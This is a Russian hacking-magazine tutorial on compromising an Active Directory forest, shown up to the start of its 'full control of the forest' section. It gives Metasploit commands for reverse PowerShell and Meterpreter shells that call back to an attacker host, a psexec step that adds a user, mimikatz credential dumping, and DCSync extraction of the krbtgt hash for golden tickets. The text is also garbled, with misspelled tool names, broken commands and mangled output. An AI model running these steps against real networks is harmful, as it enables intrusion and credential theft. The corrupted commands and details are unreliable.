




Лесорубы Windows: захватываем Active Directory

Александр Демченко | 15.12.2015 | 0 комментариев | 21,141 | Добавить в закладки



Содержание статьи

1. О чем на этот раз
2. В дремучих лесах AD
3. Проверяем боекомплект
4. Выдвигаемся на исходную
5. Ситуационная осведомленность
6. Наносим на карту
7. Вражеский личный состав
8. Идем в наступление
9. Берем пленных
10. Берем под контроль укрепленный
11. Полный контроль над лесом
12. Контрольный выстрел
13. Разбор полетов

Active Directory — явление, довольно часто встречающееся при тестировании безопасности крупных компаний. Нередко попадает не в список адресов в исследуемом лесу, а более ветвистая и более интересная структура. Поэтому сегодня мы поговорим о том, как проводить разведку, изучать структуру леса, рассмотрим возможности поднятия привилегий. А завершим полной компрометацией всего леса предприятия!

О чем на этот раз

Не секрет, что многие, если не большинство крупных компаний используют службу каталогов Active Directory от неизвестной MS. Причина достаточно очевидна. Такой подход позволяет многим вещам автоматизировать, интегрировать все в одну слаженную структуру и облегчить жизнь как IT-отделу, так и всем сотрудникам.

Как правило, если организация довольно большая, то, развиваясь, она может приобретать другие (более мелкие) компании, устранив слияния, расширения и прочие радости крупного бизнеса. Все это оказывается на структуре леса AD, который пополняется новыми деревьями и разрастается вверх и вглубь. Именно от такой разветвленной структуры мы и будем разговаривать. А начнем, по традиции, с небольшого теоретического введения.

В дремучих лесах AD

Бегом рассмотрим ключевые понятия Active Directory, которые постоянно будут использоваться в дальнейшем. Начнем от наименьшей структурной единицы AD — домена.

Доменом можно назвать логическую группу (пользователи, hosts, серверов и так далее), которые поддерживают централизованное администрирование.

Деревом называется набор доменов, которые используют общее пространство имен (по аналогии с обычным DNS). Важно, что дочерний домен автоматически получает двусторонние доверительные отношения с родительским доменом.

Доверие — это своеобразное соглашение между двумя доменами, устанавливающее разрешение на доступ к тем или иным объектам или ресурсам.

Ну а лес, в свою очередь, является наиболее крупной структурой в Active Directory и объединяет все деревья. В результате все деревья в лесу обычно объединены двусторонними доверительными отношениями, что позволяет пользователям в любом дереве получать доступ к ресурсам в любом другом, если они имеют соответствующие разрешения и права.

По умолчанию первый домен, создаваемый в лесу, автоматически становится его **корневым доменом**.

Завершив теоретический экскурс, можно переходить к практике, чем и займемся. При этом мы будем предполагать, что уже получен базовый доступ к небольшим пользовательским привилегиям. Допустим, что соционерия дала свои плоды и после отправки специально сформированного письма (например, с документом во вложении) кто-то открыл документ и мы получили шелл.

Проверяем боекомплект

Перед любыми боевыми действиями неплохо сначала осмотреть свой инструментарий и определиться, что будет использоваться. Для изучения Windows-отделения самый удобный инструмент на сегодняшний день — это PowerShell. Почему? Да потому, что он везде установлен (начиная с Windows 7/2008R2), позволяет работать и выполнять разнообразные команды рядовым пользователям и глубоко интегрирован в ОС.

Детальной политика, которая запрещает выполнение сторонних (неподписанных) PowerShell-скриптов, не является серьезной защитной мерой. Это просто защита от случайного запуска по двойному клику и очень легко обойтись. По большому счету PowerShell — это целый фреймворк для постэксплуатации Windows. Естественно, по этой причине пенетестеры уже несколько лет активно его используют, и написано множество различных модулей (скриптов), которые помогают автоматизировать те или иные действия.

Мы будем использовать лишь один такой модуль — PowerView, который входит в набор **PowerTools**. Изначально он создавался в рамках известного проекта Veil, но не так давно, после выхода впечатляющего фреймворка PowerShell Empire (который очень динамично развивается и требует отдельного рассмотрения), был перемещен и теперь является подпроектом PS Empire.

PowerView служит одновременно и заменой всех консольных net-команд в Windows, и средством изучения AD. Отдельно стоит еще раз подчеркнуть, что большинство возможностей доступны с правами обычного пользователя.

Выдвигаемся на исходную

Напомним, что базовый доступ у нас уже есть, и для упрощения будем считать, что у нас есть шелл Meterpreter с правами рядового доменного пользователя. В этом году работа с PS в Метасплите стала значительно удобнее, появилось несколько специализированных пейлоадов, чем и воспользуемся. Чтобы не потерять имеющуюся сессию, создадим новую, используя механизм `payload_inject`.

Для этого выполняем:

```
msf > use exploit/windows/local/payload_inject
```

В качестве полезной нагрузки, конечно же, выбираем powershell:

```
msf exploit(payload_inject) > set PAYLOAD windows/powershell_reverse_tcp
```

Теперь можно сразу указать модуль, который нужно импортировать в случае успешного запуска:

```
msf exploit(payload_inject) > set LOAD_MODULES http://10.54.0.181/powerview.ps1
```

Отметим, что при желании можно даже указывать модуль адрес до GitHub, в нашем случае PowerView будет скачиваться жертвой прямо с хоста атакующего.

Последним штрихом необходимо указать номер уже имеющейся сессии:

```
msf exploit(payload_inject) > set SESSION 1
```

Запускаем на выполнение (результат на рис. 1).





Рис. 1. PowerShell-сессия



Другие статьи в выпуске:
Хакер #203. Лесорубы Windows
Содержание выпуска
Подписка на «Хакер»

Ситуационная осведомленность

Теперь, когда у нас есть интерактивный PowerShell-шелл, можно внимательно изучить обстановку. Первым делом пригодятся две следующие команды:

- `Get-NetForestDomain` — покажет все домены в лесу (рис. 2);
- `Get-NetDomainTrust` — покажет доверительные отношения домена, в котором мы сейчас находимся (рис. 3).




Рис. 2. Фрагмент вывода Get-NetForestDomain




Рис. 3. Фрагмент вывода Get-NetDomainTrust

Так как лес у нас не очень маленький и по полученному списку доменов не очень понятно, какова его структура, то можно попробовать составить наглядную визуальную карту.

Для этого сначала сохраним карту доверительных отношений в CSV-файл:

```
Invoke-MapDomainTrust | Export-CSV -NoTypeInformation trusts.csv
```

Этой командой сперва изучит текущий домен, а затем последовательно пробегится по всем доверительным отношениям с каждым доменом, до которого сможет дотянуться. Результат будет сохранен в CSV-файл, где будут описаны все домены и все взаимоотношения. Затем любым удобным способом забираем файл (или его текстовое содержимое) себе.

Теперь нам понадобится скрипт **DomainTrustExplorer**. Запускаем его и передаем в качестве параметра CSV-файл:

```
python trust_explorer.py trusts.csv
```

Получим своеобразный шелл, посмотреть все команды можно, набрав `help`. Нас заинтересует самая полезная его функция — это возможность сохранить собранные данные в формате GraphML. Работает одной командой:

```
TrustExplore: graphml_dump
```

Наносим на карту

В результате получаем файл `trusts.csv.graphml`, этот формат уже можно открывать в специальном редакторе **yEd**. Но здесь нужно совершить несколько действий, чтобы получить красивую схему. После открытия файла с расширением `.graphml` следует сразу перейти в `Edit > Properties Mapper`. Появится окно настроек, в котором слева надо выбрать `New Configuration (Node)` и нажать зеленый плюс справа (см. рис. 4)




Рис. 4. Настройка yEd

Жмем кнопку `Apply` и выбираем в том же окне раздел `New Configuration (Edge)`, и точно так же нужно добавить новую запись, нажав на зеленый плюс справа (см. рис. 5).




Рис. 5. Настройка yEd, продолжение

Теперь еще раз Apply, кнопка `OK` — окно закрывается. Остался последний шаг, идем в меню `Tools > Fit Node to Label`. И теперь в меню `Layout` можно выбрать любой понравившийся режим, например `Hierarchical` или `Tree`. При каждом изменении схема будет автоматически перестраиваться. В нашем случае получаем рис. 6.





Рис. 6. Схема AD

На схеме наглядно изображен весь лес, напомним, что на данный момент мы обладаем привилегиями доменного пользователя в домене `DEV-HIGH-SEC-CORP.LOCAL`. Здесь и далее используются вымышленные имена доменов и поддоменов, любые совпадения случайны. Наша цель — корень леса, поэтому самое время начать понемногу поднимать свои привилегии.



Red vs Blue: Modern Active Directory Attacks & Defense — это самый яркий доклад по атакам на AD последних лет, который провел Шон Меткафф (Sean Metcalfe) на конференции DerbyCon в этом году.

Слайды
Видео выступления

Вражеский личный состав

Имея текущую PowerShell-сессию (с импортированным модулем PowerView), можно также подробно изучить доменные группы и имена пользователей.

Смотрим, кто входит в группу доменных админов в нашем текущем домене:

```
Get-NetGroup -Domain "dev.high-sec-corp.local" -GroupName "Domain Admins" -FullData ...
member:
  CN=John.Smedley,CN=Users,DC=dev,DC=high-sec-corp,DC=local,
  CN=Administrator,CN=Users,DC=dev,DC=high-sec-corp,DC=local
}
...
```

Видим, что присутствует некий john. Подробную информацию о любом доменном пользователе можно получить, используя другой командлет:

```
Get-NetUser -UserName "John"
```

Опробовавшись с жертвой, можно даже попробовать поискать следы ее присутствия в нашем домене:

```
Invoke-UserHunter -Domain "dev.high-sec-corp.local" -UserName John
UserDomain: dev.high-sec-corp.local
Username: John
Password: F1E2B3V.dev.high-sec-corp.local
IP: 192.168.10.242
SessionFrom: 192.168.10.52
```

Что при этом произошло? Функция `Invoke-UserHunter` предназначена для поиска пользователей в рамках домена. Она запускает `Get-NetSessions` и `Get-NetLogonSessions` каждого сервера (используя специальные API-функции `NetSessionEnum` и `NetWkstaUserEnum`) и сравнивает результаты с указанными при запуске логинами. Очень удобная вещь, работает достаточно точно и опытные админы с правами рядового доменного пользователя.

Итак, мы нашли, где в данный момент находится доменный администратор.

Идем в наступление

Для дальнейших действий необходима учетка локального админа. Способов поднятия привилегий до уровня локального администратора — множество. Здесь и GPP, и Unattended installations, и атаки вида LDAP relay с использованием бесценной утилиты `Intercepter-NG`, и многое другое (подробнее про различные способы можно прочитать в [1] #191 «Качем права. Поднимаем привилегии до админа и выше»).

Будем считать, что акаунт локального админа (`support1:megAp455`) мы получили. Самое простое, что можно сделать дальше, — это попробовать получить доступ к хосту, где заполнен доменный админ. Для этого воспользуемся модулем `rxexec`, входящим в `Metasploit`.

```
msf > use exploit/windows/mb/pxexec
msf exploit(pxexec) > set RHOST 192.168.10.52
RHOST => 192.168.10.52
msf exploit(pxexec) > set CMD 'cmd.exe /c net user /add:john /1234567890! /add /y'
CMD => cmd.exe /c net user /add:john /1234567890! /add /y
msf exploit(pxexec) > set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
msf exploit(pxexec) > set LHOST 10.54.0.191
LHOST => 10.54.0.191
msf exploit(pxexec) > set LPORT 8080
LPORT => 8080
```

Здесь есть небольшая тонкость: напрямую жертву мы не видим (обычно она находится за NATом), поэтому перед запуском `rxexec` необходимо добавить маршрут в сеть жертвы:

```
msf0 exploit(pxexec) > route add 192.168.10.0 255.255.255.0 1
```

Последнее значение — это номер сессии, связав которую и будет заворачиваться трафик. Ну а теперь можно и запускать:

```
msf exploit(pxexec) > exploit
```

В результате получаем шелл сразу с правами NT SYSTEM.

Берем пленный хит

Теперь, имея новый шелл, было бы неплохо воспользоваться возможностями известной утилиты `minikatz`. Для этого вначале проверяем разрядность ОС:

```
meterpreter > sysinfo
```

В моем случае это x64. Затем выбираем любой подходящий x64-процесс:

```
meterpreter > ps
```

И мигрируем в него:

```
meterpreter > migrate 460
```

Можно использовать, например, `LSASS` или `winlogon`. Далее загружаем модуль (в память жертвы):

```
meterpreter > load kiwi
```

И ищем учетку пользователя john:

```
meterpreter > creds_wildget
[*] Running as SYSTEM
[*] Retrieving wildcard credentials
DEV John.d4F455Word
```

В случае успеха мы получаем пароль доменного админа для нашего текущего домена DEV.

Берем под контроль укрепленный

В небольших компаниях на этом можно и заканчивать работу. Но у нас все только начинается. Теперь нам понадобится полная версия `minikatz` (функциональность, реализованная в `Metasploit`, хороша, но часто не умеет за новыми фишками основной версии). Дело в том, что наряду в `minikatz` была добавлена фишка, получающая название `DCSync`. Ранее, как мы помним, для извлечения хешей с домен-контроллера нужно было получить доступ либо к `netm` (в точечке, к базе NTDS.dit), либо к актуальной резервной копии. Но автор `minikatz` реализовал интересный прием, позволяющий себе Kerberos-тикет с любыми полномочиями, с использованием службы репликации каталогов (DRS), отсюда и название фишки.

Естественно, подобные действия требуют высоких привилегий, но сделать это не так уж и сложно. Достаточно у нас то есть. Запускаем `Intercepter`, можно запустить `dcsync` в процессе `exploiter.exe`, принадлежащий пользователю john, и дальше запустить `cmd` командой `shell`).

```
minikatz # Loadup:dcsync /user:DEV\kbtgt
[DC] 'dev.high-sec-corp.local' will be the domain
[DC] 'dev.DC02.dev.high-sec-corp.local' will be the DC server
[DC] 'DEV\kbtgt' will be the user account
SMV Username : kbtgt
Password last change : 10.10.2015 17:53:13
Object Security ID : S-1-5-21-3576879279-70744307-2249533442-502
Credentials:
Hash: HTLM: 1a3671958abf785fe7b32eaa20b9020
```

Итак, получили хеш для `kbtgt`. Дело в том, что на каждом домен-контроллере запущен сервис KDC (Kerberos Distribution Center), который обрабатывает все запросы на тикеты. При этом в качестве серверного администратора используется локальный дефолтный акаунт `kbtgt`. Именно эта учетка используется для аутентификации и подписывания всех Kerberos-тикетов в отдельном узлом домене. Для микса администратора `kbtgt` получил своеобразные мистические налетом, и его становится попросту не трогать. Поэтому в большинстве случаев этот акаунт не меняется с момента поднятия AD.

Если подобный хеш попадет в руки злоумышленников — лишь пропало. Они без труда смогут создать свои Kerberos «голдены тикеты». Эти тикеты предоставят атакующему доступ к любому узлу работающему по Kerberos, при этом не нужно даже быть участниками домена. Поэтому акаунт `kbtgt` — это ключ от Kerberos в любом домене, обладав его хешем, можно контролировать весь домен, выписывать себе Kerberos-тикет с любыми полномочиями, на длительный срок действия (десять лет).

Полный контроль над лесом

